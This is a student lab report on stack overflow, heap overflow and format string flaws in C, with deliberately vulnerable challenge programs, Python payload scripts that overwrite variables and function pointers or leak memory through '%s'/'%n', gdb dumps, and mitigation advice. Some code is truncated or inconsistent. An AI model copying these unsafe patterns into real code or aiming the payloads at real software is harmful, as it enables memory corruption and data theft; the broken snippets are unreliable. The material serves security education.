Introduction

Introduction In this project, the Stack Buffer Overflow & Heap Overflow vulnerabilities and String Format Vulnerability are learned practically in software developed in C. These security issues are achieved by going beyond the restricted amount of memory in a stack or a heap, or using unsafe textual representations which can result in running of an unauthorized code. The project mainly focuses on various ways by which these vulnerabilities arise, how these weaknesses are exploited, and how their threat can be effectively managed.

Objectives:

1. Gaining knowledge on the functionality of the last three types of vulnerabilities which include; Stack Buffer Overflow, Heap Overflow, and String Format Vulnerability.
2. Detailing on how the attackers can benefit from these software vulnerabilities.
3. Remedial measures which can be offered with a view to reducing the likelihood of taking advantage of these opportunities.

Vulnerabilities

- **Stack Buffer Overflow**

This happens when a program gets to the stack space for an already created local variable and puts a size of data that is greater than the space allocated for the variable in the memory list.

In a Stack Buffer Overflow (as shown in the code) an array buffer[64] is created which can contain 64 bytes. If a larger text is entered using the gets function, it writes beyond the allocated memory space and may write to other area's of memory including hack_me and secret_code in this case.

Depending on the 'type' of the buffer overflow, memory overflow can cause crashes, leak out confidential data or even modify other data in the stack including the return address and thus offer the perpetuator a chance to execute a code.

- **Exploit Process:**
  This C Vulnerable Programs

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void stack_overflow() {
    char secret_code[] = "TopSecret";
    char buffer[64];
    int hack_me =0;
    printf("Challenge 1: Stack Overflow!\n");
    printf("Try to overflow the buffer to unlock the secret code and change hack me number!\n");
    printf("The secret code is: %s\n", secret_code);
    printf("The hack me number is: %d\n", hack_me);
    printf("Enter text: ");
    gets(buffer);  // Vulnerable
    printf("\nYou entered: %s\n", buffer);

    if(hack_me==2)  {
      printf("\nYou hacked me: %d\n", hack_me);
      printf("The secret code is: %s\n", secret_code);
      printf("Oops! If you overflowed the buffer, you might have overwritten the secret code and hack me number!\n");
    }
    else{
     printf("Losser stil: %d\n",hack_me);
     printf("The secret code is: %s\n", secret_code);
    }
```

Exploitation Steps:

1. Knowing the vulnerability we try to use it to exploit it to create a Python script which tries to input a string longer than 64 characters, in our case it is 74 characters, to fill a specific address with a desired value to change it.

```
#!/usr/bin/python3

import sys

sys.stdout.buffer.write(b'A'*74 + b'\x02\x00\x00\x00')


```

2. After using the Python script, the memory is bypassed, the secret_code variable is overwritten, and the hack_me value is changed with the specified value to display the desired operation..

```
Challenge 1: Stack Overflow!
Try to overflow the buffer to unlock the secret code and change hack me number!
The secret code is: TopSecret
The hack me number is: 0

Breakpoint 1, stack_overflow () at program.c:14
14          gets(buffer);  // Vulnerable
(gdb) x/50x $esp
0xffffd070:     0xf7fa3da0      0xf7fa3000      0xffffd0b8      0xf7defa0b
0xffffd080:     0xf7fa3da0      0x0000000a      0x00000047      0xffffd298
0xffffd090:     0x00000000      0x000007d4      0xf7fa3e3c      0x00000047
0xffffd0a0:     0xf7fc4570      0x00000000      0xf7d954be      0x56558fc0
0xffffd0b0:     0x6f5401a4      0x63655370      0x00746572      0x00000000
0xffffd0c0:     0x565572fc      0x56558fc0      0xffffd0d8      0x565564fb
0xffffd0d0:     0xffffd0f0      0xf7fa3000      0xf7ffd020      0xf7d9e519
0xffffd0e0:     0xffffd376      0x00000070      0xf7ffd000      0xf7d9e519
0xffffd0f0:     0x00000001      0xffffd1a4      0xffffd1ac      0xffffd110
0xffffd100:     0xf7fa3000      0x565564b8      0x00000001      0xffffd1a4
0xffffd110:     0xf7fa3000      0xffffd1a4      0xf7ffcb80      0xf7ffd020
0xffffd120:     0xea0936e5      0xa6617cf5      0x00000000      0x00000000
0xffffd130:     0x00000000      0xf7ffcb80
(gdb) print &hack_me
$1 = (int *) 0xffffd0bc
(gdb) print hack_me
$2 = 0
(gdb) print &secret_code
$3 = (char (*)[10]) 0xffffd0b2
(gdb) print secret_code
$4 = "TopSecret"
(gdb) continue
Continuing.
Enter text: AAAA
```

```
0xffffd130:     0x00000000      0xf7ffcb80
(gdb) print &hack_me
$1 = (int *) 0xffffd0bc
(gdb) print hack_me
$2 = 0
(gdb) print &secret_code
$3 = (char (*)[10]) 0xffffd0b2
(gdb) print secret_code
$4 = "TopSecret"
(gdb) continue
Continuing.
Enter text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^B

You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

You hacked me: 2
The secret code is: AAAAAAAAAA
Oops! If you overflowed the buffer, you might have overwritten the secret code and hack me number!

Breakpoint 2, stack_overflow () at program.c:27
27      }
(gdb) x/50x $esp
0xffffd070:     0x41413da0      0x41414141      0x41414141      0x41414141
0xffffd080:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd090:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd0a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd0b0:     0x41414141      0x41414141      0x41414141      0x00000002
0xffffd0c0:     0x565572fc      0x56558fc0      0xffffd0d8      0x565564fb
0xffffd0d0:     0xffffd0f0      0xf7fa3000      0xf7ffd020      0xf7d9e519
0xffffd0e0:     0xffffd376      0x00000070      0xf7ffd000      0xf7d9e519
0xffffd0f0:     0x00000001      0xffffd1a4      0xffffd1ac      0xffffd110
0xffffd100:     0xf7fa3000      0x565564b8      0x00000001      0xffffd1a4
0xffffd110:     0xf7fa3000      0xffffd1a4      0xf7ffcb80      0xf7ffd020
0xffffd120:     0xea0936e5      0xa6617cf5      0x00000000      0x00000000
0xffffd130:     0x00000000      0xf7ffcb80
(gdb) print secret_code
$5 = "AAAAAAAAAA"
(gdb) print hack_me
$6 = 2
(gdb)
```

3. The program displays the content of hack_me and secret_code after the exploitation process, which can be manipulated if the exploitation process succeeds, in addition to displaying a message of the success or failure of the operation

```
majd2@majd:~/Desktop$ python3 stack.py | ./program
Welcome to the Hacker Challenge!
Your mission is to discover and exploit vulnerabilities in the system!

Challenge 1: Stack Overflow!
Try to overflow the buffer to unlock the secret code and change hack me number!
The secret code is: TopSecret
The hack me number is: 0
Enter text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

You hacked me: 2
The secret code is: AAAAAAAAAA
Oops! If you overflowed the buffer, you might have overwritten the secret code and hack me number!
Thanks for playing the Hacker Challenge!
majd2@majd:~/Desktop$  ./program
Welcome to the Hacker Challenge!
Your mission is to discover and exploit vulnerabilities in the system!

Text Editor
: Stack Overflow!
Try to overflow the buffer to unlock the secret code and change hack me number!
The secret code is: TopSecret
The hack me number is: 0
Enter text: AAAAAAAAA

You entered: AAAAAAAAA
Losser stil: 0
The secret code is: TopSecret
Thanks for playing the Hacker Challenge!
majd2@majd:~/Desktop$
```

- **Mitigation Strategies**

1. Input validation in the code: Make sure the input data size is checked and handle functions which do not check input length such as gets instead use fgets.
2. Use of mitigation techniques: like ASLR, DEP and Canary value which makes code exploitation slightly more difficult.
- DEP (Data Execution Prevention): It stops the program from running code from areas of the memory dedicated to data storage such as stack or heap.
- ASLR (Address Space Layout Randomization): Changes the location of memory every time the program is run making it harder or almost impossible for the attackers to hit the right memory cell.
- Stack Canary: Used to discover the return address is correct and should it be modified because of an attack, the program is abruptly terminated.

3.New updates in security enable the fixing of errors as soon as the issues are noted by various security teams.

- **Heap Overflow**

A heap overflow is a form of buffer overflow; it happens when a chunk of memory is allocated to the heap and data is written to this memory without any bound checking being done on the data. This is can lead to overwriting some critical data structures in the heap such as the heap headers, or any heap-based data such as dynamic object pointers, which in turn can lead to overwriting the virtual function table.

- **Exploit Process (core dumb)**

First this is script to manipulate memory allocation and overwrite critical data

```
1 #!/usr/bin/python3
2
3 import sys
4
5
6
7 payload = b'A' * 64 + b'Access Granted'
8
9
10 sys.stdout.buffer.write(payload)
```

The weakness is in the code when using method Get, which does not check the amount of data, so the user enters the secret message that is larger than the buffer for manipulate memory allocation and overwrite critical data .

```c
void heap_overflow() {
    char *buffer = malloc(64);
    char secret_message[] = "Access Denied";
    printf("Challenge 2: Heap Overflow!\n");
    printf("Can you overwrite the secret message by overflowing the heap buffer?\n");

    printf("Enter a long string to hack the system: ");
    gets(buffer); // Unsafe
    strcpy(secret_message, buffer);

    printf("The secret message is now: %s\n", secret_message);
    printf("Did you hack the system?\n\n");
```


I tested the code and put its output as input for c vulnerable programs , and of course because it exceeded the memory limit 64 bit , an segmtion fult appeared to us!!!!!!!!! We exploit it . Note (All other challenges are deleted to make them clearer and easier).

```
ghada@ghada:~/Desktop$ ./program < <(python3 E1.py)
Welcome to the Hacker Challenge!
Your mission is to discover and exploit vulnerabilities in the system!

Challenge 2: Heap Overflow!
Can you overwrite the secret message by overflowing the heap buffer?
Enter a long string to hack the system: The secret message is now: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ccess Granted
Did you hack the system?

Segmentation fault (core dumped)
```

Now we will use GDB for debugging and see how we overwreit in memory



```
(gdb) x/130x 0x804d000
0x804d000:      0x00000000      0x00000000      0x00000000      0x00000191
0x804d010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d110:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d120:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d190:      0x00000000      0x00000000      0x00000000      0x00000411
0x804d1a0:      0x2064690a      0x20756f79      0x6b636168      0x65687420
0x804d1c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d1d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d1e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804d1f0:      0x41414141      0x41414141      0x41414141      0x7365636
```

As we saw when we examining the heap we saw the number 41 repeated which stands for the letter A we succeeded in exploiting the gap and we manipulate memory allocation and overwrite critical data we do it!!!!!!!!!!.

- **Exploit Process (change address)**
  Weakness in this code is the strcpy function copies a string without checking its length. In your case, strcpy(t1->description, argv[1]) and strcpy(t2->description, argv[2]) copy user input directly into the description fields without verifying the length. If the input is longer than 16 bytes, it leads to a heap overflow.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>

struct task {
  int level;
  char *description;
};

int main(int argc, char **argv) {
  struct task *t1, *t2;

  t1 = malloc(sizeof(struct task));
  t1->level = 5;
  t1->description = malloc(16);
  t2 = malloc(sizeof(struct task));
  t2->level = 10;
  t2->description = malloc(16);
  strcpy(t1->description, argv[1]);
  strcpy(t2->description, argv[2]);
  printf("Tasks completed successfully!\n");
  exit(0);
}
void success_message() {
  char *buffer = malloc(64);
    char secret_message[] = "Access Denied";
    printf("Challenge 2: Heap Overflow!\n");
    printf("Can you overwrite the secret message by overflowing the heap buffer?\n");
    printf("Enter a long string to hack the system: ");
    gets(buffer);  // Unsafe
    strcpy(secret_message, buffer);
    printf("The secret message is now: %s\n", secret_message);
    printf("Did you hack the system?\n\n");
```

Now we will Crash the program and analyze its behavior to determine if a heap overflow vulnerability exists and use gdb debugger to extract the necessary pointer addresses for potential exploitation and determine the appropriate padding size to overwrite the specific pointer address

```
ghada@ghada:~/Desktop$ gdb -q xx
Reading symbols from xx...
(gdb) break 25
Breakpoint 1 at 0x8049278: file xx.c, line 26.
(gdb) run CCCC
Starting program: /home/ghada/Desktop/xx CCCC
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0xf7e1e74c in ?? () from /lib32/libc.so.6
```

Break on line 25 where overflow occurred

```
0x804d190:      0x00000000      0x00000000      0x00000000      0x00000011
0x804d1a0:      0x00000005      0x0804d1b0      0x00000000      0x00000021
0x804d1b0:      0x43434343      0x00000000      0x00000000      0x00000000
0x804d1c0:      0x00000000      0x00000000      0x00000000      0x00000011
0x804d1d0:      0x0000000a      0x0804d1e0      0x00000000      0x00000021
0x804d1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d1f0:      0x00000000      0x00000000      0x00000000      0x00021e09
0x804d200:      0x00000000      0x00000000
(gdb) run $(./E1.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ghada/Desktop/xx $(./E1.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Viewing the Heap in GDB by use x/130x 0x804b000 and we see where we write CCCC and we appropriate padding size = 36 to overwrite the specific pointer address , we write python code to overwrite and insert address for this method success_message();=0x08049294 but before we but As you mentioned in the last step we knew that the padding is 36 so I tried to write it after 36 of A's using python code And it did worked " written in the memory" but it didn't continue and always give me segmentation fault so I tried to extract the exit offset and put it instead , so that I can control the program , It's address is "0804c018"So that the python code will be like this

```
1 #!/usr/bin/python3
2
3 import sys
4
5 sys.stdout.buffer.write(b'A' * 36 + b'\x24\xc0\x04\x08' + b' ' + b'\x94\x92\x04\x08' + b'\n')
6
7
```

Okay, now let's try to run it out

```
ghada@ghada:~/Desktop$ gdb -q xx
Reading symbols from xx...
(gdb) run $(./E1.py)
Starting program: /home/ghada/Desktop/xx $(./E1.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Tasks completed successfully!
Challenge 2: Heap Overflow!
Can you overwrite the secret message by overflowing the heap buffer?
Enter a long string to hack the system: AAA
The secret message is now: AAA
Did you hack the system?
```

It worked!!

- **Mitigation Strategies**

  When this is the case, use secure practices for handling buffers. In the case of string handling functions, there has been a great deal of discussion on what methods are available, which ones are safe to use, and which to avoid. The strcopy and strcat functions copy a string into a buffer and append the contents of one buffer onto another, respectively. These two exhibit the unsafe behaviour of not checking any bounds on the target buffer, and will write past the buffer's limits if given enough bytes to do so.

  Microsoft provides its own secure implementations of commonly misused string handling functions: strcpy_s, strcat_s, and sprintf_s. Below is a table containing safer alternatives to best-avoided functions:

Insecure Function	Safe Alternative
strcpy	strlcpy*, strcpy_s*
strcat	strlcat*, strcat_s*
printf/sprintf	snprintf*, sprintf_s*
gets	fgets

**Asterisks denote functions that are not part of C Standard Libraries.*

  We can also use bounds-checked memory allocation to ensure that the allocated buffer size is appropriate for the data being handled. Mismanaging memory allocation and failing to track buffer sizes are common causes of heap overflows.

  Or Implement manual bounds checking for complex memory operations, manually implementing bounds checking can be crucial. Before copying or manipulating memory on the heap, ensure that the data will fit within the allocated buffer.

  Also buffer overflow detection certain compilers (e.g., GCC) can add flags like -fstack-protector to automatically include checks for buffer overflows in the generated code.

  Finally patch vulnerabilities and update software , If a heap overflow vulnerability is discovered in your codebase, it's crucial to address the issue as quickly as possible. The patch should be distributed to all users, ensuring that both internal systems and external customers are protected and the update is a necessary part because most of these vulnerabilities are on old version.

- ## String Format Vulnerability

A String Format Vulnerability occurs when a programmer uses string formatting functions, such as **printf**, and does not supply a format string and passes in user-supplied data that could contain format specifiers, such as %x, %n, which may result in serious problems, including information disclosure (revealing sensitive data like passwords), memory corruption (overwriting of critical memory locations and modification in program behavior), and denial of service (application crashes via segmentation faults). This vulnerability is a great potential to harm the security of software and underlines careful input validation: such specifiers can control the way the program processes the input and cause unexpected behavior.

- **DOS (Denial of servive)**

- **Exploit Process (core dumb)**

  When an untrusted input is passed to the **printf** function, %n is used in printf to store the number of characters printed so far into a variable. This can be exploited to cause denial of service. If an attacker misuse %n, they can make the program write to memory in unexpected ways, causing it to crash or slow down. This can lead to a Denial of Service (DoS) by overloading or stopping the program.

  This script is supposed to send data with invalid format specifiers inside using %n to store a large amount of data(A*100) which causes a Segmentation Fault.

```
1  #!/usr/bin/env python3
2
3  payload = "A" * 100 + " %n"
4
5  print(payload)
6
7
```

If we provide format specifiers in input as %x %x %x %x, then this program will try to read the content on the stack and may read unauthorized memory.

```c
#include <stdio.h>
#include <stdlib.h>

void vulnerable_function(char *user_input) {
    printf(user_input);  // Vulnerable to format string attack
}


int main() {
    char buffer[256];

    printf("Enter your input: ");
    fgets(buffer, sizeof(buffer), stdin);  // Get user input

    vulnerable_function(buffer);  // Call the vulnerable function

    return 0;
}
```

This will generate a "Segmentation fault (core dumped)" error message-a message that lets the user know the program attempted to access an unauthorized memory location and subsequently crashed.



- **Print a password**

The code is vulnerable due to the use of **printf**(input); without a format string. This mistake allows an us to inject format specifiers (like %s, %x, etc.) which instruct **printf** as to how to interpret the input and access memory. This could result in unintended behaviour such as printing sensitive data stored at specific positions in memory, something that we want which is password.

```c
#include <stdio.h>

int main() {
    char password[] = "HiddenPassword";  // A secret stored in memory
    char input[100];

    printf("Enter your input: ");
    scanf("%s", input);

    // Vulnerable
    printf(input);

    return 0;
}
```

- **Exploit Process (print a password)**

```
#!/usr/bin/env python3

# Little-endian of 0xffffffffee40
address = "\x40\xee\xff\xff\xff\xff"



payload = address + "%s"  //add padding IF needed

print(payload)
```

Address and "%s" are passed to the payload method.

The address variable here is a pointer pointing to some location in memory in little-endian. In this case, it happens to be the location of the password variable. You include this address in the payload to tell the program to look there for the data you want to access.
The "%s" format specifier informs printf that it should read from that memory address as if that address contained a string. With this payload, when the program executes printf(input);, the program effectively tries to read and print the data stored at that address.
You will provide the payload. If the payload is correctly formatted to point to the memory address of the password.
If the payload such as (\\x40\\xe0\\xff\\xff\\xff\\xff%s) is provided to the vulnerable program, **printf** will interpret this as:
Move to the memory address specified, that might be where the password is kept.

Print the contents of that memory address as string.



- **Mitigation Strategies**

    - Manual Input Validation: Input should be checked manually before sending them for processing to any format functions.

    - Stack Canaries : are a protection mechanism for buffer overflows that would occur in the process of exploiting a String Format Vulnerability where an attacker attempts to write malicious data into memory and thereby change the return address of the program:. With Stack Canaries, a special value is placed on the stack before the return address; if this value is altered because of an overflow, it will be checked before the program returns to that address.
      If the canary value is different than expected, the program may now take action like kill the process, where otherwise an attacker might continue to leverage the vulnerability.

    - ASLR (Address Space Layout Randomization): ASLR works by randomizing the load addresses of the components of a program-the code, the stack, and dynamic memory-each time it is run. This makes it difficult for any attacker to predict where instructions or data may occur.

      This randomness complicates attempts an attacker may have in trying to exploit a String Format Vulnerability and target a specific memory address, thus making it hard for them to correctly direct the attack. Even if the attacker manages to successfully exploit the vulnerability

by retrieving information from the stack, without being in a position to know the memory locations, their ability to conduct full-fledged attacks such as executing malicious instructions will be limited.

- DEP (Data Execution Prevention): DEP works by disallowing the execution of instructions in certain areas of memory, such as the stack or data storage areas of memory.
  In other words, it prohibits an attacker from running malicious code in those areas of memory if he attempts to do so.
  Even if the attacker is able to successfully exploit a String Format Vulnerability to expose an area of memory, DEP will further ensure any injected malicious code is not allowed to execute.

Summary

The Exploit Development Toolkit project dives into understanding and mitigating three critical types of software vulnerabilities in C programming: Stack Buffer Overflow, Heap Overflow, and String Format Vulnerability. Each vulnerability type is assessed for potential exploitation methods and paired with mitigation strategies to prevent unauthorized access or system control.

1. Stack Buffer Overflow: This vulnerability occurs when a program writes data beyond the allocated memory in a stack, potentially overwriting other data, including return addresses. This can allow attackers to execute unauthorized code.
    - Mitigation: Ensure input validation by enforcing data limits, replacing unsafe functions like gets with safer options such as fgets, and utilize Stack Canary protections to monitor and halt execution if overflow is detected.
2. Heap Overflow: This type happens when data exceeds the bounds of the allocated heap memory, potentially altering critical program data like dynamic object pointers. This can lead to overwriting virtual function tables, enabling attackers to manipulate memory allocations.
    - Mitigation: Implement bounds-checked memory allocation to ensure data fits within allocated buffers, and leverage Data Execution Prevention (DEP) to prevent code execution in memory areas intended only for storage, reducing the potential for exploitation.
3. String Format Vulnerability: A vulnerability arises if functions like printf handle unvalidated user input with format specifiers. This may allow attackers to read sensitive memory locations or overwrite data, potentially leading to Denial of Service (DOS) attacks.
    - Mitigation: Apply manual input validation to ensure format strings are sanitized, and adopt Address Space Layout Randomization (ASLR), which randomizes memory locations, making it harder for attackers to predict where to inject malicious code.

Through a combination of security updates, safe coding practices, and the use of mitigation techniques such as ASLR, DEP, and Stack Canaries, the project provides a robust approach to preventing these vulnerabilities from compromising system security.